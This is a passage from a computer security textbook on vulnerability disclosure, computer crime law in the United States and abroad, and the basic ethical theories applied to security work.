Boris Beizer, a consultant, has said, “Software should be shipped with bugs. The zero-defect notion is mythological and theoretically unachievable. That doesn’t mean shipping ill-behaved or useless software; it means being open with users about the bugs we find, sending notices or including the bug list, publishing the workarounds when we have them, and being honest and open about what we have and haven’t yet tested and when we do and don’t plan to test in the near future.” [\[COF02\]](#)

The whole debate over how and when to disclose vulnerabilities avoids the real issue. The world does not need faster patches, it needs better software with fewer vulnerabilities after delivery to the user. Forno [\[FOR01\]](#) says, “The most significant danger and vulnerability facing the Wired World is continuing to accept and standardize corporate and consumer computer environments on technology that’s proven time and again to be insecure, unstable, and full of undocumented bugs (‘features’) that routinely place the Internet community at risk.”

In January 2002, Bill Gates, CEO of Microsoft, announced that producing quality software with minimal defects was his highest priority for Microsoft, ahead of new functionality. His manager of development of the XP operating system announced he was requiring programmers involved in development of XP to attend a course in secure programming. Did the initiative work? In one five-day period in June 2002, Microsoft released six separate patches for security vulnerabilities. In November 2003, Microsoft went to once-a-month patch releases and has distributed an average of two to three new critical patches each month in the six years from 2003 to 2009 (*PCWorld*, 24 Oct 2009).

The issue is not how promptly a vulnerability is patched or how much detail is released with a vulnerability announcement. The issue is that, as the James P. Anderson report [\[AND72\]](#) noted over four decades ago, “penetrate and patch” is a fatally flawed concept:

After a flaw was patched, the penetrators always found other old flaws or new flaws introduced because of or in the patch. The issue is technical, psychological, sociological, managerial, and economic. Until we produce consistently solid software, our entire computing infrastructure is seriously at risk.

Disclosing vulnerabilities encourages vendors to develop and disseminate patches, but patching under time pressure is counter to fixing flaws completely.

11.5 Computer Crime

The law related to contracts and employment is difficult, but at least employees, objects, contracts, and owners are fairly standard entities for which legal precedents have been developed over centuries. The definitions in copyright and patent law are strained when applied to digital objects because old forms must be made to fit new objects; for these situations, however, cases being decided now are establishing legal precedents. But crimes involving computers are an area of the law that is even less clear than the other areas. In this section we study computer crime and consider why new laws are needed to address some of its problems.

Why a Separate Category for Computer Crime Is Needed

Crimes can be organized into certain recognized categories, including *murder*, *robbery*, and *littering*. We do not separate crime into categories for different weapons, such as *gun crime* or *knife crime*, but we separate crime victims into categories, depending on whether they are *people* or *other objects*. Nevertheless, driving into your neighbor's picture window can be as bad as driving into his evergreen tree or pet sheep. Let us look at an example to see why computer crime categories are not sufficient and why we need special laws relating to computers as subjects and objects of crime.

Rules of Property

Donn Parker and Susan Nycom [\[PAR84\]](#) describe the theft of a trade secret proprietary software package. The theft occurred across state boundaries by means of a telephone line; this interstate aspect is important because it means that the crime is subject to federal law as well as state law. The California Supreme Court ruled that this software acquisition was not theft because

Implicit in the definition of "article" in Section 499c(a) is that it must be something *tangible* ... Based on the record here, the defendant did not carry any tangible thing ... from the computer to his terminal unless the impulses which defendant allegedly caused to be transmitted over the telephone wire could be said to be tangible. *It is the opinion of the Court that such impulses are not tangible and hence do not constitute an "article."*

The legal system has explicit rules about what constitutes property. Generally, property is tangible, unlike magnetic impulses. For example, unauthorized use of a neighbor's lawn mower constitutes theft, even if the lawn mower was returned in essentially the same condition as it was when taken. To a computer professional, taking a copy of a software

package without permission is clear-cut theft. Fortunately, laws evolve to fit the times, and this interpretation from the 1980s has been refined so that bits are now recognized items of property, even if you cannot hold a bit in your hand.

A similar problem arises with computer services. We would generally agree that unauthorized access to a computing system is a crime. For example, if a stranger enters your garden and walks around, even if nothing is touched or damaged, the act is considered trespassing. However, because access by computer does not involve a physical object, not all courts punish it as a serious crime.

Rules of Evidence

Computer printouts have been used as evidence in many successful prosecutions. Frequently used are computer records generated in the ordinary course of operation, such as system audit logs.

Under the rules of evidence, courts prefer the best version of a piece of evidence (called the best evidence rule). An original document is preferable to a copy, but the original may be unavailable. As long as the original is unavailable for some reason other than the fault of the party presenting the evidence, a copy is acceptable. A copy is strengthened if someone testifies, for example, to having heard the parties agreeing to the terms of the contract the day before, or someone recognizes and attests to the signatures on the copy. Business records are perfectly acceptable as evidence. A computer printout showing activity around a time period of interest is solid evidence, especially if a system administrator or other person in charge can testify that the system generates this log data continually, and this printout is an accurate depiction of the contents of the log file.

All pieces of evidence contribute to a judge's or jury's weighing the evidence. Credible evidence carries more weight in reaching a conclusion.

The biggest difficulty with computer-based evidence in court is demonstrating the authenticity of the evidence. Law enforcement officials operate under a chain of custody requirement: From the moment a piece of evidence is taken until it is presented in court, they track clearly and completely the order and identities of the people who had personal custody of that object. The reason for the chain of custody is to ensure that nobody has had the opportunity to alter the evidence in any way before its presentation in court.

With computer-based evidence, it can be difficult to establish a chain of custody. If a crime occurred on Monday but was not discovered until Wednesday, who can verify that the log file was not altered? In fact, it probably was altered many times as different processes generated log entries. The issue is to demonstrate convincingly that the log entry for 2:37 on Monday does in fact correspond to the event that took place at that time on Monday, not some attempt on Thursday to plant a false clue long after the crime took place. Both system administrators and expert witnesses can testify as to their opinion of the accuracy of the log's contents.

Forensic analysis is a field in which computer security experts examine artifacts such as disk drives, log files, program code, even volatile memory, to discern facts about data contained. The term “microscope and tweezers” that we introduced in [Chapter 3](#) (courtesy

of Jerome Saltzer) well characterizes the painstaking effort these analysts must do to satisfy themselves and then the court what the retained data are and mean.

Threats to Integrity and Confidentiality

The integrity and secrecy of data are also issues in many court cases. Parker and Nycom [PAR84] describe a case in which a trespasser gained remote access to a computing system. The computing system contained confidential records about people, and the integrity of the data was important. The prosecution of this case had to be phrased in terms of theft of computer time and valued as such, even though that was insignificant compared with loss of privacy and integrity. Why? Because the law as written recognized theft of computer time as a loss, but not loss of privacy or destruction of data.

Now, however, several federal and state laws recognize the privacy of data about individuals (as we detail in [Chapter 9](#)). For example, disclosing grades or financial information without permission is a crime, and tort law would recognize other cases of computer abuse.

Value of Data

In another computer crime, a person was found guilty of having stolen a substantial amount of data from a computer data bank. However, the court determined that the “value” of that data was the cost of the paper on which it was printed, which was only a few dollars. Because of that valuation, this crime was classified as a misdemeanor and considered to be a minor crime.

Fortunately, the courts have since determined that information and other intangibles can have significant value. Digital data, like many other things of value, is worth what a willing buyer would pay for it.

Why Computer Crime Is Hard to Define

From these examples, it is clear that the legal community has slowly accommodated advances in computers. Some people in the legal process do not understand computers and computing, so crimes involving computers are not always treated properly. Creating and changing laws are slow processes, intended to involve substantial thought about the effects of proposed changes. This deliberate process is very much out of pace with a technology that is progressing as fast as computing.

Adding to the problem of a rapidly changing technology is that a computer can perform many roles in a crime. A particular computer can be the subject, object, or medium of a crime. A computer can be attacked (attempted unauthorized access), used to attack (impersonating a legitimate node on a network), and used as a means to commit crime (Trojan horse or fake login). By some laws, hitting a person on the head with a computer is a computer crime. Computer crime statutes must address all of these evils.

Why Computer Crime Is Hard to Prosecute

Even when everyone acknowledges that a computer crime has been committed, computer crime is hard to prosecute for the following reasons.

- *Lack of understanding.* Courts, lawyers, police agents, or jurors do not necessarily understand computers. Many judges began practicing law before the

invention of computers, and most began before the widespread use of the personal computer. Fortunately, computer literacy in the courts is improving as judges, lawyers, and police officers use computers in their daily activities.

- *Lack of physical evidence.* Police and courts have for years depended on tangible evidence, such as fingerprints. As readers of Sherlock Holmes know, seemingly minuscule clues can lead to solutions to the most complicated crimes (or so Doyle would have you believe). But with many computer crimes there simply are no fingerprints and no physical clues of any sort.
- *Lack of political impact.* Solving and obtaining a conviction for a murder or robbery is popular with the public, and so it gets high priority with prosecutors and police chiefs. Solving and obtaining a conviction for an obscure high-tech crime, especially one not involving obvious and significant loss, may get less attention. However, as computing becomes more pervasive, the visibility and impact of computer crime will increase.
- *Complexity of case.* Basic crimes that everyone understands, such as murder, kidnapping, or auto theft, can be easy to prosecute. A complex money-laundering or tax fraud case may be more difficult to present to a jury because jurors have a hard time following a circuitous accounting trail. But the hardest crime to present may be a high-tech crime, described, for example, as root access by a buffer overflow in which memory was overwritten by other instructions, which allowed the attacker to copy and execute code at will and then delete the code, eliminating all traces of entry (after disabling the audit logging, of course).
- *Age of defendant.* Many computer crimes are committed by juveniles. Society understands immaturity and disregards even very serious crimes by juveniles because the juveniles did not understand the impact of their actions. A more serious, related problem is that many adults see juvenile computer crimes as childhood pranks, the modern equivalent of tipping over an outhouse.

Even when there is clear evidence of a crime, the victim may not want to prosecute because of possible negative publicity. Banks, insurance companies, investment firms, the government, and healthcare groups think their trust by the public will be diminished if a computer vulnerability is exposed. Also, they may fear repetition of the same crime by others: so-called copycat crimes. For all of these reasons, computer crimes are often not prosecuted.

Computer crime is often complex, so explaining it to a jury is difficult and uncertain. Faced with free choice, prosecutors may prefer a simpler murder or robbery.

Examples of Statutes

As a few examples from the 1980s have pointed out, in the early days, prosecution of computer crimes was hampered by lack of clear appreciation of the nature or seriousness of crime involving computers. Although theft, harm to persons, and damage to property have been crimes for a long time, in some cases new laws were useful to make it obvious

to the courts what computer-related behavior was unacceptable. Most states now have laws covering computer crime of one sort or another. Also, computer-related crimes now appear in sentencing guidelines.

In this section we highlight a few of the laws defining aspects of crime against or using computers.

U.S. Computer Fraud and Abuse Act

The primary federal statute, 18 USC 1030, was enacted in 1984 and has been amended several times since. This statute prohibits

- unauthorized access to a computer containing data protected for national defense or foreign relations concerns
- unauthorized access to a computer containing certain banking or financial information
- unauthorized access, use, modification, destruction, or disclosure of a computer or information in a computer operated on behalf of the U.S. government
- accessing without permission a “protected computer,” which the courts now interpret to include any computer connected to the Internet
- computer fraud
- transmitting code that causes damage to a computer system or network
- trafficking in computer passwords

Penalties range from \$5,000 to \$100,000 or twice the value obtained by the offense, whichever is higher, or imprisonment from 1 year to 20 years, or both.

U.S. Economic Espionage Act

This 1996 act outlaws use of a computer for foreign espionage to benefit a foreign country or business or theft of trade secrets.

U.S. Freedom of Information Act

The Freedom of Information Act provides public access to information collected by the executive branch of the federal government. The act requires disclosure of any available data, unless the data fall under one of several specific exceptions, such as national security or personal privacy. The law’s original intent was to release to individuals any information the government had collected on them. However, more corporations than individuals file requests for information as a means of obtaining information about the workings of the government. Even foreign governments can file for information. This act applies only to government agencies, although similar laws could require disclosure from private sources. The law’s effect is to require increased classification and protection for sensitive information.

U.S. Privacy Act

The Privacy Act of 1974 protects the privacy of personal data collected by the government. An individual is allowed to determine what data have been collected on him or her, for what purpose, and to whom such information has been disseminated. An

additional use of the law is to prevent one government agency from accessing data collected by another agency for another purpose. This act requires diligent efforts to preserve the secrecy of private data collected.

U.S. Electronic Communications Privacy Act

This law, enacted in 1986, protects against electronic wiretapping. There are some important qualifications. First, law enforcement agencies are always allowed to obtain a court order to access communications or records of them. And an amendment to the act requires Internet service providers to install equipment as needed to permit these court-ordered wiretaps. Second, the act allows Internet service providers to read the content of communications in order to maintain service or to protect the provider itself from damage. So, for example, a provider could monitor traffic for viruses.

Gramm–Leach–Bliley Act

The U.S. Gramm–Leach–Bliley Act (Public Law 106-102) of 1999 covers privacy of data for customers of financial institutions. Each institution must have a privacy policy of which it informs its customers, and customers must be given the opportunity to reject any use of the data beyond the necessary business uses for which the private data were collected. The act and its implementation regulations also require financial institutions to undergo a detailed security-risk assessment. Based on the results of that assessment, the institution must adopt a comprehensive “information security program” designed to protect against unauthorized access to or use of customers’ nonpublic personal information.

HIPAA

In 1996, Public Law 104-191, the Health Insurance Portability and Accountability Act (HIPAA) was passed in the United States. Although the first part of the law concerned the rights of workers to maintain health insurance coverage after their employment was terminated, the second part of the law required protection of the privacy of individuals’ medical records. HIPAA and its associated implementation standards mandate protection of “individually identifiable healthcare information,” that is, medical data that can be associated with an identifiable individual. To protect the privacy of individuals’ healthcare data, healthcare providers must perform standard security practices, such as the following:

- Enforce need to know.
- Ensure minimum necessary disclosure.
- Designate a privacy officer.
- Document information security practices.
- Track disclosures of information.
- Develop a method for patients’ inspection and copying of their information.
- Train staff at least every three years.

Perhaps most far-reaching is the requirement for healthcare organizations to develop “business associate contracts,” which are coordinated agreements on how data shared among entities will be protected. This requirement could affect the sharing and transmittal of patient information among doctors, clinics, laboratories, hospitals, insurers, and any

other organizations that handle such data.

USA Patriot Act

Passed in 2001 in reaction to terrorist attacks in the United States, the USA Patriot Act includes a number of provisions supporting law enforcement's access to electronic communications. Under this act, law enforcement need only convince a court that a target is probably an agent of a foreign power in order to obtain a wiretap order. The main computer security provision of the Patriot Act is an amendment to the Computer Fraud and Abuse Act:

- Knowingly causing the transmission of code resulting in damage to a protected computer is a felony.
- Recklessly causing damage to a computer system as a consequence of unauthorized access is also a felony.
- Causing damage (even unintentionally) as a consequence of unauthorized access to a protected computer is a misdemeanor.

The CAN SPAM Act

Unsolicited "junk" email, or spam, is certainly a problem. Analysts estimate that as much as 70 percent of all email traffic is spam.

To address pressure from their constituents, in 2003 U.S. lawmakers passed the Controlling the Assault of Non-Solicited Pornography and Marketing (CAN SPAM) Act. (One wonders how many staff members it took to find a sequence of words to yield that acronym.) Key requirements of the law are these:

- It bans false or misleading header information on e-mail messages.
- It prohibits deceptive subject lines.
- It requires commercial email to give recipients an opt-out method.
- It bans sale or transfer of email addresses of people who have opted out.
- It requires that commercial email be identified as an advertisement.

Critics of the law point out that it preempts state laws, and some states had stronger laws. It also can be read as permitting commercial email as long as the mail is not deceptive. Finally, and most importantly, it does little to regulate spam that comes from offshore: A spam sender simply sends spam from a foreign mailer, perhaps in a country more interested in generating business for its national ISPs than in controlling worldwide junk email. The most telling result: The volume of spam has not declined since the law.

California Breach Notification

The first state in the United States to enact a breach-notification law, California passed SB1386, effective in 2003. This law requires any company doing business in California or any California government agency to notify individuals of any breach that has, or is reasonably believed to have, compromised personal information on any California resident. As a state law, it is limited to California residents and California companies. At least 40 other states have since followed with some form of breach notification mandate.

The most widely reported application of the law was in February 2005 when

Choicepoint disclosed that some California residents had been affected by loss of 145,000 pieces of personal identity information. Initially only affected California residents were informed, but after news of that disclosure was made public, Choicepoint revealed how many people total were involved and began notifying them.

International Dimensions

So far we have explored laws in the United States. But many people outside the United States will read this book, perhaps wondering why they should learn about laws from a foreign country. This question has two answers.

Technically, computer security laws in the United States are similar to those in many other countries: Lawmakers in each country learn about subtle legal points and interpretation or enforcement difficulties from laws passed in other countries. Many other countries, such as Australia, Canada, Brazil, Japan, the Czech Republic, and India, have recently enacted computer crime laws. These laws cover offenses such as fraud, unauthorized computer access, data privacy, and computer misuse. The International Think Tank on Justice, Peace and Security in Cyberspace (<http://www.cybercrimelaw.net/Cybercrimelaw.html>) maintains a splendid repository of national laws on cybercrime, from over 70 countries from Albania to Zambia.

The second reason to study laws from a foreign country is that the Internet is an international entity. Citizens in one country are affected by users in other countries, and users in one country may be subject to the laws in other countries. Therefore, you need to know which laws may affect you. The international nature of computer crime makes life much more complicated. For example, a citizen of country A may sit in country B, connect to an ISP in country C, use a compromised host in country D, and attack machines in country E (not to mention traveling on communications lines through dozens of other countries). To prosecute this crime may require cooperation of all five countries. The attacker may need to be extradited from B to E to be prosecuted there, but there may be no extradition treaty for computer crimes between B and E. And the evidence obtained in D may be inadmissible in E because of the manner in which it was obtained or stored. And the crime in E may not be a crime in B, so the law enforcement authorities, even if sympathetic, may be unable to act.

Although computer crime is truly international, differing statutes in different jurisdictions inhibit prosecution of international computer crime. In the remainder of this section we briefly discuss laws around the world that differ from U.S. laws and that should be of interest to computer security students.

Council of Europe Agreement on Cybercrime

In November 2001, the United States, Canada, Japan, and 22 European countries signed the Council of Europe Agreement on Cybercrime to define cybercrime activities and support their investigation and prosecution across national boundaries. The significance of this treaty is not so much that these activities are illegal but that the countries acknowledged them as crimes across their borders, making it easier for law enforcement agencies to cooperate and for criminals to be extradited for offenses against one country committed from within another country. But to really support investigation, prosecution, and conviction of computer criminals, more than just these 25 countries will have to be

involved.

The treaty requires countries that ratify it to adopt similar criminal laws on hacking, computer-related fraud and forgery, unauthorized access, infringements of copyright, network disruption, and child pornography. The treaty also contains provisions on investigative powers and procedures, such as the search of computer networks and interception of communications, and requires cross-border law enforcement cooperation in searches and seizures and extradition. The original treaty has been supplemented by an additional protocol making any publication of racist and xenophobic propaganda via computer networks a criminal offence.

E.U. Data Protection Act

The E.U. Data Protection Act, based on the European Privacy Directive, is model legislation for all the countries in the European Union. It establishes privacy rights and protection responsibilities for all citizens of member countries. The act governs the collection and storage of personal data about individuals, such as name, address, and identification numbers. The law requires a business purpose for collecting the data, and it controls against disclosure. Dating from 1994 in its initial form, this law was one of the first to establish protection requirements for the privacy of personal data. Most significantly, the act requires equivalent protection in non-E.U. countries if organizations in the European Union pass protected data outside the European Union. [Chapter 9](#) contains more detail on this directive.

Restricted Content

Some countries have laws controlling Internet content allowed in their countries. Singapore requires service providers to filter content allowed in. China bans material that disturbs social order or undermines social stability. Tunisia has a law that applies the same controls on critical speech as for other media forms [[HRW99](#)].

Further laws have been proposed to make it illegal to transmit outlawed content *through* a country, regardless of whether the source or destination of the content is in that country. Given the complex and unpredictable routing structure of the Internet, complying with these laws, let alone enforcing them, is effectively impossible.

Why Computer Criminals Are Hard to Catch

As if computer crime laws and prosecution were not enough, it is also difficult for law enforcement agencies to catch computer criminals. There are two major reasons for this.

First, computer crime is a multinational activity that must usually be pursued on a national or local level. There are no international laws on computer crime. Even though the major industrial nations cooperate very effectively on tracking computer criminals, criminals know there are “safe havens” from which they cannot be caught. Often, the trail of a criminal stops cold at the boundary of a country. Many companies (see, for example, [[VER14](#), [SYM14](#), and [MCA14](#)]) explore Internet attack trends by many factors. Nations all over the globe appear on these lists, and the numbers go up and down each year, which demonstrates that attackers can and do operate from many different countries. Countries frequently attacked include places like the United States and Europe because the proportion of computer users is high; countries frequently the source of Internet attacks

include Russia, Brazil, India, and the United States, again in part because of the large number of proficient computer users in these countries.

Complexity is an even more significant factor than country of origin. As we have stated throughout this book, networked attacks are hard to trace and investigate because they can involve so many steps. A smart attacker will “bounce” an attack through many places to obscure the trail. Each step along the way makes the investigator complete more legal steps. If the trail leads from server A to B to C, the law enforcement investigators need a search warrant for data at A, and others for B and C. Even after obtaining the search warrants, the investigator has to find the right administrator and serve the warrants to begin obtaining data. In the time the investigator has to get and serve warrants, not to mention follow leads and correlate findings, the attacker has carefully erased the digital evidence.

Computer attacks affecting many people tend to be complex, involving people and facilities in several countries, thus complicating prosecution.

In a *CNET News* article, Sandoval [[SAN02](#)] says law enforcement agencies are rarely able to track down hackers sophisticated enough to pull off complicated attacks. Sandoval quotes Richard Power, editorial director of the Computer Security Institute: “It’s a world class business.” Independent investigator Dan Clements says, “only about 10 percent of active hackers are savvy enough to work this way consistently, but they are almost always successful.”

What Computer Crime Does Not Address

Even with the definitions included in the statutes, the courts must interpret what a computer is. Legislators cannot define precisely what a computer is because computer technology is used in many other devices, such as robots, calculators, watches, automobiles, microwave ovens, and medical instruments. More importantly, we cannot predict what kinds of devices may be invented ten or fifty years from now. Therefore, the language in each of these laws indicates the kinds of devices the legislature seeks to include as computers and leaves it up to the court to rule on a specific case. Unfortunately, it takes a while for courts to build up a pattern of cases, and different courts may rule differently in similar situations. The interpretation of each of these terms will be unsettled for some time to come.

Both the value of a person’s privacy and the confidentiality of data about a person are even less settled. In a later section we consider how ethics and individual morality take over where the law stops.

Summary of Legal Issues in Computer Security

This section has described four aspects of the relationship between computing and the law. First, we presented the legal mechanisms of copyright, patent, and trade secret as means to protect the secrecy of computer hardware, software, and data. These mechanisms were designed before the invention of the computer, so their applicability to computing needs is somewhat limited. However, program protection is especially desired, and software companies are pressing the courts to extend the interpretation of these means of

protection to include computers.

We also explored the relationship between employers and employees, in the context of writers of software. Well-established laws and precedents control the acceptable access an employee has to software written for a company.

Third, we examined the legal side of software vulnerabilities: Who is liable for errors in software, and how is that liability enforced? Additionally, we considered alternative ways to report software errors.

Fourth, we noted some of the difficulties in investigating and prosecuting computer crime. Several examples showed how breaches of computer security are treated by the courts. The legal system is moving cautiously but resolutely in its acceptance of computers. We described several important pieces of computer crime legislation that represent slow progress forward.

11.6 Ethical Issues in Computer Security

This final section helps clarify thinking about the ethical issues involved in computer security. We offer no answers. Rather, after listing and explaining some ethical principles, we present several problem studies to which the principles can be applied. Each story is followed by a list of possible ethical issues involved, although the list is not necessarily all-inclusive or conclusive. The primary purpose of this section is to explore some of the ethical issues associated with computer security and to show how ethics functions as a control.

Differences Between the Law and Ethics

As we noted earlier, law is not always the appropriate way to deal with issues of human behavior. It is difficult to define a law to preclude only the events we want it to. For example, a law that restricts animals from public places must be refined to *permit* guide dogs for the blind. Lawmakers, who are not computer professionals, are hard pressed to think of all the exceptions when they draft a law concerning computer affairs. Even when a law is well conceived and well written, its enforcement may be difficult. The courts are overburdened, and prosecuting relatively minor infractions may be excessively time consuming relative to the benefit.

Thus, it is impossible or impractical to develop laws to describe and enforce all forms of behavior acceptable to society. Instead, society relies on **ethics** or **morals** to prescribe generally accepted standards of proper behavior. (In this section the terms ethics and morals are used interchangeably.) An **ethic** is an objectively defined standard of right and wrong. Ethical standards are often idealistic principles because they focus on one objective. In a given situation, however, several moral objectives may be involved, so people have to determine an action that is appropriate considering all the objectives. Even though religious groups and professional organizations promote certain standards of ethical behavior, ultimately each person is responsible for deciding what to do in a specific situation. Therefore, through our choices, each of us defines a personal set of ethical practices. A set of ethical principles is called an **ethical system**.

An ethic is different from a law in several important ways. First, laws apply to everyone: One may disagree with the intent or the meaning of a law, but that is not an

excuse for disobeying the law. Second, the courts have a regular process for determining which law supersedes which if two laws conflict. Third, the laws and the courts identify certain actions as right and others as wrong. From a legal standpoint, anything that is not illegal is right. Finally, laws can be enforced to rectify wrongs done by unlawful behavior.

By contrast, ethics are personal: two people may have different frameworks for making moral judgments. What one person deems perfectly justifiable, another would never consider doing. Second, ethical positions can and often do come into conflict. As an example, the value of a human life is highly important in most ethical systems. Most people would not cause the sacrifice of one life, but in the right context some would approve of sacrificing one person to save another, or one to save many others. The value of one life cannot be readily measured against the value of others, and many ethical decisions must be founded on precisely this ambiguity. Yet, there is no arbiter of ethical positions: when two ethical goals collide, each person must choose which goal is dominant. Third, two people may assess ethical values differently; no universal standard of right and wrong exists in ethical judgments. Nor can one person simply look to what another has done as guidance for choosing the right thing to do. Finally, there is no enforcement for ethical choices. We summarize these differences in [Table 11-3](#).

Law	Ethics
Described by formal, written documents	Described by unwritten principles
Interpreted by courts	Interpreted by each individual
Established by legislatures representing all people	Presented by philosophers, religions, professional groups
Applied to everyone	Chosen personally
Priority determined by courts if two laws conflict	Priority determined by an individual if two principles conflict
“Right” arbitrated finally by court	Not arbitrated externally
Enforced by police and courts	Enforced by intangibles such as principles and beliefs

TABLE 11-3 Comparison of Law and Ethics

Studying Ethics

The study of ethics is not easy because the issues are complex. Sometimes people confuse ethics with religion because many religions supply a framework in which to make ethical choices. However, ethics can be studied apart from any religious connection. Difficult choices would be easier to make if there were a set of universal ethical principles to which everyone agreed. But the variety of social, cultural, and religious beliefs makes the identification of such a set of universal principles impossible. In this section we explore some of these problems and then consider how understanding ethics can help in dealing with issues of computer security.

Ethics are personal choices about right and wrong actions in a given situation.

Ethics and Religion

Ethics is a set of principles or norms for justifying what is right or wrong in a given situation. To understand what ethics *is* we may start by trying to understand what it *is not*. Ethical principles are different from religious beliefs. Religion is based on personal notions about the creation of the world and the existence of controlling forces or beings. Many moral principles are embodied in the major religions, and the basis of a personal morality is a matter of belief and conviction, much the same as for religions. However, two people with different religious backgrounds may develop the same ethical philosophy, while two exponents of the same religion might reach opposite ethical conclusions in a particular situation. Finally, we can analyze a situation from an ethical perspective and reach ethical conclusions without appealing to any particular religion or religious framework. Thus, it is important to distinguish ethics from religion.

Ethical Principles Are Not Universal

Ethical values vary by society, and from person to person within a society. For example, the concept of privacy is important in Western cultures. But in Eastern cultures, privacy is not desirable because people associate privacy with having something to hide. Not only is a Westerner's desire for privacy not understood but in fact it has a negative connotation. Therefore, the attitudes of people may be affected by culture or background.

Also, an individual's standards of behavior may be influenced by past events in life. A person who grew up in a large family may place greater emphasis on personal control and ownership of possessions than would an only child who seldom had to share. Major events or close contact with others can also shape one's ethical position. Despite these differences, the underlying principles of how to make moral judgment are the same.

Although these aspects of ethics are quite reasonable and understandable, they lead people to distrust ethics because it is not founded on basic principles all can accept. Also, people from a scientific or technical background expect precision and universality.

Ethics Does Not Provide Answers

Ethical pluralism is recognizing or admitting that more than one position may be ethically justifiable—even equally so—in a given situation. Pluralism is another way of noting that two people may legitimately disagree on issues of ethics. We expect and accept disagreement in such areas as politics and religion.

More than one position may be ethically justifiable in any given situation.

However, in the scientific and technical fields, people expect to find unique, unambiguous, and unequivocal answers. In science, one answer must be correct or demonstrable in some sense, and all other answers are wrong. Science has provided life with fundamental explanations. Ethics is rejected or misunderstood by some scientists because it is “soft,” meaning that it has no underlying framework or it does not depend on fundamental truths.

One need only study the history of scientific discovery to see that science itself is founded largely on temporary truths or theories. For many years astronomers believed the earth was the center of the solar system. Ptolemy developed a complicated framework of

epicycles, orbits within orbits of the planets, to explain the inconsistency of observed periods of rotation. Eventually his theory was superseded by the Copernican model of planets that orbit the sun. Similarly, Einstein's relativity theory opposed the traditional quantum basis of physics. Science is littered with theories that have fallen from favor as we learned or observed more and as new explanations were proposed. Scientists were not wrong when they proposed a theory later proven wrong; they drew the best conclusions they could from the available data. As each new theory is proposed, some people readily accept the new proposal, while others cling to the old.

But the basis of science is presumed to be "truth." A statement is expected to be provably true, provably false, or unproven, but a statement can never be both true and false. Scientists are uncomfortable with ethics because ethics does not provide these clean distinctions. But in fact, drawing the best conclusions for the circumstances is not unlike choosing the best (ethical) course of action in a complex and debatable situation.

Worse, there is no higher authority of ethical truth. Two people may disagree on their opinion of the ethics of a situation, but there is no one to whom to appeal for a final determination of who is "right." Conflicting answers do not deter one from considering ethical issues in computer security. Nor do they excuse us from making and defending ethical choices.

Ethical Reasoning

Most people make ethical judgments often, perhaps daily. (Is it better to buy from a hometown merchant or from a nationwide chain? Should I spend time with a volunteer organization or with my friends? Is it acceptable to release sensitive data to someone who might not have justification for but needs access to that data?) Because we all engage in ethical choice, we should clarify how we do this so that we can learn to apply the principles of ethics in professional situations, as we do in private life.

Study of ethics can yield two positive results. First, in situations in which we already know what is right and what is wrong, ethics should help us justify our choice. Second, if we do not know the ethical action to take in a situation, ethics can help us identify the issues involved so that we can make reasoned judgments.

Examining a Situation for Ethical Issues

How, then, can we approach issues of ethical choice in computer security? Here are several steps to making and justifying an ethical choice.

- 1. *Understand the situation.*** Learn the facts of the situation. Ask questions of interpretation or clarification. Attempt to find out whether any relevant forces have not been considered.
- 2. *Know several theories of ethical reasoning.*** To make an ethical choice, know how to justify it.
- 3. *List the ethical principles involved.*** What different philosophies could be applied in this case? Do any of these include others?
- 4. *Determine which principles outweigh others.*** This is a subjective evaluation. It often involves extending a principle to a logical conclusion or determining cases in which one principle clearly supersedes another.

5. *Make* and *defend* an ethical choice.

The most important steps are the first and third. Too often people judge a situation on incomplete information, a practice that leads to judgments based on prejudice, suspicion, or misinformation. Consideration of all the different ethical issues raised forms the basis for evaluating the competing interests of step four.

Examples of Ethical Principles

There are two schools of ethical reasoning: one based on the good that results from actions and one based on certain *prima facie* duties of people.

Consequence-Based Principles

The **teleological** theory of ethics focuses on the consequences of an action. The action to be chosen is the one that results in the greatest future good and the least harm. For example, if a fellow student asks you to write a program he was assigned for a class, you might consider the good (he will owe you a favor) against the bad (you might get caught, causing embarrassment and possible disciplinary action, plus your friend will not learn the techniques to be gained from writing the program, leaving him deficient). The negative consequences clearly outweigh the positive, so you would refuse. *Teleology* is the general name applied to many theories of behavior, all of which focus on the goal, outcome, or consequence of the action.

There are two important forms of teleology. **Egoism** is the form that says a moral judgment is based on the positive benefits to the person taking the action. An egoist weighs the outcomes of all possible acts and chooses the one that produces the most personal good for him or her with the least negative consequence. The effects on other people are not relevant. For example, an egoist trying to justify the ethics of writing shoddy computer code when pressed for time might argue as follows. "If I complete the project quickly, I will satisfy my manager, which will bring me a raise and other good things. The customer is unlikely to know enough about the program to complain, so I am not likely to be blamed. My company's reputation may be tarnished, but that will not be tracked directly to me. Thus, I can justify writing shoddy code."

The principle of **utilitarianism** is also an assessment of good and bad results, but the reference group is the entire universe. The utilitarian chooses that action that will bring the greatest collective good for all people with the least possible negative for all. In this situation, the utilitarian would assess personal good and bad, good and bad for the company, good and bad for the customer, and, perhaps, good and bad for society at large. For example, a developer designing software to monitor smokestack emissions would need to assess its effects on everyone breathing. The utilitarian might perceive greater good to everyone by taking the time to write high-quality code, despite the negative personal consequence of displeasing management.

Rule-Based Principles

Another ethical theory is **deontology**, which is founded on a sense of duty. This ethical principle states that certain things are good in and of themselves. These things that are naturally good are good rules or acts, which require no higher justification. Something just *is* good; it does not have to be judged for its effect.

Examples (from Frankena [[FRA73](#)]) of intrinsically good things are

- truth, knowledge, and true opinion of various kinds; understanding, wisdom
- just distribution of good and evil; justice
- pleasure, satisfaction; happiness; life, consciousness
- peace, security, freedom
- good reputation, honor, esteem; mutual affection, love, friendship, cooperation; morally good dispositions or virtues
- beauty, aesthetic experience

Rule-deontology is the school of ethical reasoning that believes certain universal, self-evident, natural rules specify our proper conduct. Certain basic moral principles are adhered to because of our responsibilities to one another; these principles are often stated as rights: the right to know, the right to privacy, the right to fair compensation for work. Sir David Ross [[ROS30](#)] lists various duties incumbent on all human beings:

- *fidelity*, or truthfulness
- *reparation*, the duty to recompense for a previous wrongful act
- *gratitude*, thankfulness for previous services or kind acts
- *justice*, distribution of happiness in accordance with merit
- *beneficence*, the obligation to help other people or to make their lives better
- *nonmaleficence*, not harming others
- *self-improvement*, to continually become better, both in a mental sense and in a moral sense (for example, by not committing a wrong a second time)

Another school of reasoning is based on rules derived by each individual. Religion, teaching, experience, and reflection lead each person to a set of personal moral principles. The answer to an ethical question is found by weighing values in terms of what a person believes to be right behavior.

Summary of Ethical Theories

We have seen two bases of ethical theories, each applied in two ways. Simply stated, the two bases are consequence based and rule based, and the applications are either individual or universal. These theories are depicted in [Table 11-4](#).

	Consequence-Based	Rule-Based
Individual	based on consequences to individual	based on rules acquired by the individual— from religion, experience, analysis
